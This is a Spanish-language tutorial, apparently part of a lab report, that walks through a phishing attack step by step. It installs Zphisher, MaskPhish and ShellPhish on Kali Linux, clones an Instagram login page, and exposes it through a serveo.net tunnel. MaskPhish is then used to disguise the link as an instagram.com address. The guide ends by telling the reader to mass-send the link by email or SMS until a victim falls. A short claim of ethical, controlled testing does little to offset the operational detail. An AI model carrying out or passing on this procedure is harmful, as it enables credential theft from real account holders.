

5. Ataque Phishing

El phishing es una forma de ciberataque en la que los atacantes utilizan tácticas engañosas para obtener información confidencial de individuos, como contraseñas, números de tarjetas de crédito y otra información personal. Este tipo de ataque suele llevarse a cabo a través de correos electrónicos, mensajes de texto, llamadas telefónicas u otros medios de comunicación digital.

-5.1 Planificación y Preparación

Antes de lanzar un ataque de phishing, realizamos una planificación detallada. Esto implica identificar objetivos potenciales, seleccionar las técnicas adecuadas y crear un plan estratégico para maximizar el éxito del ataque.

5.2 Herramientas Utilizadas

Voy a compartir información sobre las herramientas que utilizamos durante las pruebas de ataque de phishing en nuestro entorno seguro y controlado.

Durante el proceso de evaluación, empleamos diversas herramientas especializadas para simular ataques de phishing y analizar la resiliencia de nuestros sistemas. Es esencial destacar que todas las pruebas se llevaron a cabo de manera ética y dentro de un entorno controlado, asegurando así la seguridad y la integridad de los datos.


Entre las herramientas clave que implementamos se encuentran [ZPHISHER] y [MASKPHISH].



Zphisher es una

herramienta diseñada para realizar ataques de phishing de manera automatizada. El phishing es una técnica cibernética en la que los atacantes intentan engañar a individuos para que divulguen información confidencial, como contraseñas, nombres de usuario o detalles financieros, haciéndose pasar por entidades legítimas. Zphisher simplifica y automatiza el proceso de creación de páginas de phishing, que son réplicas falsas de sitios web auténticos.

El funcionamiento de Zphisher se centra en la creación de páginas de phishing simuladas para imitar servicios en línea populares, como sitios bancarios, redes sociales o plataformas de correo electrónico. Los usuarios malintencionados pueden utilizar esta herramienta para diseñar páginas web que se asemejan visualmente a las auténticas con el propósito de engañar a las víctimas y hacerlas creer que están ingresando información en un sitio legítimo.



MaskPhish
es una

MASKPHISH

herramienta que se utiliza para ocultar URLs de phishing bajo una URL que parece normal, como google.com o facebook.com123. No es una herramienta de phishing en sí, sino una prueba de concepto de la "Tecnología de creación de URL".

Es un script Bash simple que puede integrarse en las herramientas de phishing (con los créditos adecuados) para hacer que la URL parezca legítima. Sin embargo, es importante destacar que el uso de MaskPhish para atacar objetivos sin consentimiento mutuo previo es ilegal. Los desarrolladores no asumen ninguna responsabilidad y no son responsables de ningún mal uso o daño causado por este programa.

A veces, el enlace enmascarado no se genera correctamente. En ese caso, se necesita usar VPN/proxy, luego usar **MaskPhish** para generar un enlace enmascarado.



También como otra alternativa Zphisher podríamos usar el programa llamado Shellphis que hará lo mismo que Zphisher .

Shellphish es un término que se refiere a una técnica utilizada en ciberseguridad para la realización de ataques de phishing de manera automatizada. El phishing es una forma de ingeniería social donde los atacantes intentan engañar a las víctimas para que revelen información confidencial, como contraseñas o información financiera, haciéndose pasar por una entidad de confianza a través de correos electrónicos, mensajes de texto u otros medios de comunicación.

La técnica de shellphish implica la creación de una página web falsa que imita a una página legítima, como la de un banco o una plataforma de redes sociales. Esta página falsa está diseñada para capturar las credenciales de inicio de sesión de las víctimas cuando intentan iniciar sesión. Para automatizar este proceso, los atacantes utilizan herramientas especializadas que generan estas

páginas de phishing y envían correos electrónicos o mensajes masivos para dirigir a las víctimas a estas páginas falsas.

Una vez que una víctima proporciona sus credenciales en la página falsa, los atacantes pueden acceder a sus cuentas legítimas y realizar actividades maliciosas, como robar información personal o financiera, enviar correos electrónicos no deseados o incluso extender la cadena de ataques a otros usuarios.


Es importante que los usuarios estén alerta y sean conscientes de las técnicas de phishing, como el shellphish, para protegerse contra estos ataques. Esto incluye verificar cuidadosamente los correos electrónicos y los enlaces antes de proporcionar información confidencial, así como mantener actualizados los programas de seguridad y educarse sobre las últimas amenazas en línea.

5.2.1 Instalación de las herramientas

Para la instalación de **Zphisher** lo primero que tenemos que hacer sería ir a **github** y buscar el repositorio donde se encuentra dicho programa.


Simplemente tendremos que poner en el buscador de **Google Zphisher** y nos saldrá directamente en la primera opción el enlace para ir al repositorio donde se aloja este programa.

Una vez lo tengamos tendremos que copiar la url que nos aparece al pulsar en el apartado de código o código dependiendo en el idioma que lo tengáis.



El siguiente paso que tendremos que hacer sería ir a nuestra máquina Kali Linux y abrir la terminal.

***Recomiendo hacer primero en el escritorio una carpeta donde guardar o alojar el programa que vamos a clonar.**



El comando para clonar el repositorio sería este que os dejo a continuación.

```
git clone https://github.com/htr-tech/zphisher.git
```

```
(kali@kali)-[~/Escritorio/Zphisher]
$ git clone https://github.com/htr-tech/zphisher.git
```

Como podemos ver yo he clonado el repositorio en una carpeta llamada **Zphisher**, donde se encuentra ahora mismo todo el programa de **Zphisher**.

Usaremos el comando `cd` para navegar hasta el donde esta nuestro programa.

```
cd zphisher
```

Una vez lo tengamos clonado y en nuestra carpeta, podremos proceder a iniciar nuestro programa.

***Importante una vez que se haya completado la clonación, navega al directorio de **Zphisher** para poder ejecutar el programa correctamente ya que sino no se iniciaría**

En mi caso seria: `/home/kali/Escritorio/Zphisher/zphisher/`

Una vez que ya tengamos todo lo anterior echo y estemos en el directorio de **zphisher** podremos ejecutar nuestro programa con el siguiente comando:

```
bash zphisher.sh
```

```
(kali@kali)-[~/Escritorio/Zphisher/zphisher]
$ bash zphisher.sh
```

Ahora que hemos ejecutado el comando para iniciar el programa nos saldrá su pantalla principal donde podemos todas las opciones que tiene disponibles .

```
kali@kali: ~/Escritorio/Zphisher/zphisher
Archivo Acciones Editar Vista Ayuda

  Zphisher
  Version 2.0

[+] Tool Created by htr-tech (tahmid.rayat)

..Select Any Attack for your Victim..


[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn       [24] CryptoCoin
[05] Netflix       [15] Ebay           [25] Yahoo
[06] Paypal        [16] Dropbox        [26] Wordpress
[07] Steam         [17] Protonmail     [27] Yandex
[08] Twitter       [18] Spotify        [28] StackoverFlow
[09] Playstation  [19] Reddit         [29] Vk
[10] Github        [20] Adobe          [x] Exit

[~] Select an option: 
```

Para la instalación de **MaskPhish**, el primer paso es dirigirse a github y buscar el repositorio asociado


con este programa. Simplemente ingresa "**MaskPhish**" en el motor de búsqueda de Google, y la primera opción debería ser el enlace directo al repositorio de **MaskPhish**.

Una vez en el repositorio, copia la URL que se encuentra disponible al seleccionar la opción "Code" o "Código", según el idioma configurado. Este procedimiento te permitirá obtener el acceso necesario para la instalación de **MaskPhish**.




El siguiente paso que tendremos que hacer seria ir a nuestra maquina kali linux y abrir la terminal.

*Recomiendo hacer primero en el escritorio una carpeta donde guardar o alojar el programa que vamos a clonar.



El comando para clonar el repositorio seria este que os dejo a continuación:

```
git clone https://github.com/jaykali/maskphish.git
```



Como podemos ver yo he clonado el repositorio en una carpeta llamada **Maskphish**, donde se encuentra ahora mismo todo el programa de **Maskphish**.


Usaremos el comando `cd` para navegar hasta el donde esta nuestro programa.

Cd Maskphish

Una vez lo tengamos clonado y en nuestra carpeta, podremos proceder a iniciar nuestro programa.

***importante una vez que se haya completado la clonación, navega al directorio de Maskphish para poder ejecutar el programa correctamente ya que sino no se iniciaría.**


En mi caso seria: `/home/kali/Escritorio/Maskphish/maskphish/`



```
kali@kali: ~/Escritorio/Maskphish/ma
Archivo Acciones Editar Vista Ayuda
(kali@kali)-[~/Escritorio/Maskphish]
$ cd maskphish
(kali@kali)-[~/Escritorio/Maskphish/maskphish]
$
```

Una vez que ya tengamos todo lo anterior echo y estemos en el directorio de **Maskphish** podremos ejecutar nuestro programa con el siguiente comando:

`bash Maskphish.sh`



```
kali@kali: ~/Escritorio/Maskphish/maskphish
Archivo Acciones Editar Vista Ayuda
(kali@kali)-[~]
$ /home/kali/Escritorio/Maskphish/maskphish/
(kali@kali)-[~/Escritorio/Maskphish/maskphish]
$ bash maskphish.sh
```

Después de ejecutar el comando para iniciar el programa, serás recibido por la pantalla principal, que es la puerta de entrada a todas las características y opciones que el programa tiene para ofrecer. Esta pantalla principal es como el centro de mando desde donde puedes acceder a todas las herramientas y funcionalidades disponibles


```
(kali@kali)-[~/Escritorio/Maskphish/maskphish]
$ bash maskphish.sh

#####
##### MaskPhish #####
#####
#####


Please Visit https://www.kalilinux.in
Copyright JayKali

### Phishing URL ###

Paste Phishing URL here (with http or https):
```

Para la instalación de ShellPhish, lo primero que tenemos que hacer sería ir a GitHub y buscar el repositorio donde se encuentra dicho programa. Simplemente tendremos que poner en el buscador de Google "ShellPhish", y nos aparecerá directamente en la primera opción el enlace para ir al repositorio donde se aloja este programa.

Una vez que lo tengamos, tendremos que copiar la URL que nos aparece al pulsar en el botón "Code" en inglés o "Código" en español, dependiendo del idioma que tengamos configurado en GitHub.




El siguiente paso que debemos hacer sería crear una carpeta donde vamos a clonar y se guardara el repositorio, primero vamos a crear la carpeta usando el siguiente comando que se muestra en la captura de pantalla.

```
kali@kali: ~
Archivo Acciones Editar Vista Ayuda

(kali@kali)-[~]
$ mkdir ShellPhish
```

Una vez que ya tenemos creada la carpeta donde ira clonado el repositorio podremos seguir con el proceso, entraremos en la carpeta y usaremos el siguiente comando para clonar el repositorio como se observa en la captura que dejare a continuación.



```
kali@kali: ~/Escritorio/ShellPhish
Archivo Acciones Editar Vista Ayuda


(kali@kali)-[~]
$ /home/kali/Escritorio/ShellPhish

(kali@kali)-[~/Escritorio/ShellPhish]
$ git clone https://github.com/AbirHasan2005/ShellPhish.git
```


`git clone https://github.com/AbirHasan2005/ShellPhish.git`

***importante una vez que se haya completado la clonación, navega al directorio de Shellphish para poder ejecutar el programa correctamente ya que sino no se iniciaría.**

Una vez que ya lo tenemos clonado en la carpeta que hemos creado veremos como se ha creado otra carpeta donde estará todo el tema de shellphish donde estarán carpetas con las distintas paginas.




Como podemos ver y he comentado antes aquí tenemos todas las carpetas que contiene **Shelphish** que serian cada una de ellas seria una de las paginas que tiene para clonar automáticamente, también tienes las positividad que coger solamente el index.php o el login para poder hacerlo de otras formas.



Ahora que ya tenemos todo claro vamos a ejecutar el comando con el que

iniciaremos el programa **Shellphish**. En este caso el comando para ejecutarlo seria este que voy a mostrar a continuación.

Comando : `bash shellphish.s`



```
kali@kali: ~/Escritorio/ShellPhish/ShellPhish
Archivo Acciones Editar Vista Ayuda

(kali@kali)-[~]
$ /home/kali/Escritorio/ShellPhish

(kali@kali)-[~/Escritorio/ShellPhish]
$ ./ShellPhish

(kali@kali)-[~/Escritorio/ShellPhish/ShellPhish]
$ bash shellphish.sh
```

[illegible]

Empezaremos por la creación del señuelo (por ejemplo, un correo electrónico, un sitio web falso o un mensaje de texto) que parece legítimo y atractivo para la víctima.

- El señuelo puede simular ser de una empresa conocida, una institución financiera o incluso un amigo, en nuestro caso sera el sitio web de **Instagram**

1. Empezaremos por abrir nuestro programa en este caso **Zphisher**, una vez lo tengamos abierto elegiremos la opción que nosotros no interese, en nuestro caso como ya habíamos dicho usaremos Instagram.



```
kali@kali: ~/Escritorio/Zphisher/zphisher
Archivo Acciones Editar Vista Ayuda

Zphisher
Version 2.0

[+] Tool Created by htr-tech (tahmid.rayat)


...Select Any Attack for your Victim:..

[01] Facebook      [11] Twitch         [21] DeviantArt
[02] Instagram     [12] Pinterest      [22] Badoo
[03] Google        [13] Snapchat       [23] Origin
[04] Microsoft     [14] LinkedIn      [24] CryptoCoin
[05] Netflix       [15] Ebay           [25] Yahoo
[06] Paypal        [16] Dropbox       [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation  [19] Reddit        [29] Vk
[10] Github        [20] Adobe         [x] Exit

[~] Select an option: 02
```

2. El siguiente paso que tenemos que realizar es decidir que tipo de pagina de inicio queremos clonar para ello no Zphisher nos muestra 3 o 4 opciones de login que queramos

clonar. En mi caso cogí la opción de login 1 que viene siendo el login tradicional de Instagram




```
[~] Select an option: 02

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] Blue Badge Verify Login Page

[~] Select an option: 01
```

3. Ahora nos pedir que introduzcamos la opción por donde queremos que se haga la url o bien por donde nos gustaría que se dirija el ataque en mi caso elegí la opción 3 que viene siendo **serveo.net**, también podría ser **Localhost**, **Ngrok.io** o **Localhost.run**.



```
[~] Select an option: 01

[01] LocalHost
[02] Ngrok.io
[03] Serveo.net
[04] Localhost.run

[~] Select a Port Forwarding option: 03
```



```
[~] Select a Port (Default: 5555 ): 445
```

4. En el siguiente

paso nos pedirá que si queremos modificar el puerto o preferimos dejar el que nos viene predeterminado, en mi caso he escogido el puerto 445.

5. por ultimo no dará la url como se ve en la captura de pantalla con la que podríamos atacar a nuestra victima.

```
[~] Select a Port (Default: 5555 ): 445
[~] Initializing ... (localhost:445)
[~] Launching Serveo ..

[~] Send the link to victim : https://87a9f2a9a09be1f0812069dc9b18d3f7.serveo.net

[~] Waiting for Login Info, Ctrl + C to exit.
```

Como podemos ver la url que el propio Zphisher no es lo mas real posible por lo cual por eso usaremos a Maskphish para enmascarar la url que nos ha dado para poder hacerla lo mas real posible y podamos engañar a nuestra victima.

Para ello empezaremos por abrir nuestro programa Maskphish y pegando la url que nos ha dado Zphisher.

```
### Phishing URL ###
Paste Phishing URL here (with http or https): https://87a9f2a9a09be1f0812069dc9b18d3f7.serveo.net
```

El siguiente paso que tenemos que hacer y que nos pide el programa seria meter la url verdadera de la pagina a la que vamos a clonar o hemos clonado

```
### Masking Domain ###
Domain to mask the Phishing URL (with http or https), ex: https://google.com, http://anything.org) :
⇒ https://www.instagram.com/
```

El siguiente paso que vamos a realizar es poner un texto de ingeniería social como pone en la imagen inferior, nosotros debemos escribir sin ningún espacio, debería ser con guiones u otra cosa, en mi caso he puesto Inicio-sesion

```
Type social engineering words:(like free-money, best-pubg-tricks)
Don't use space just use '-' between social engineering words
⇒ Inicio-Sesion
```

por ultimo una vez que ya tengamos todo metido el propio Maskphish nos va enmascarar la url como vemos en la imagen que se muestra a continuación.


Generating MaskPhish Link...

Here is the MaskPhish URL: <https://www.instagram.com/-Inicio-Sesion@is.gd/8uiRgX>

Por


ultimo paso seria hacer un envío masivo de esta url por email o por SMS hasta que caiga la primera victima.

Por ejemplo yo he mandado el link o la url con un pequeño texto y con un email echo falso sobre la web de la que vamos a hacer el Phishing.



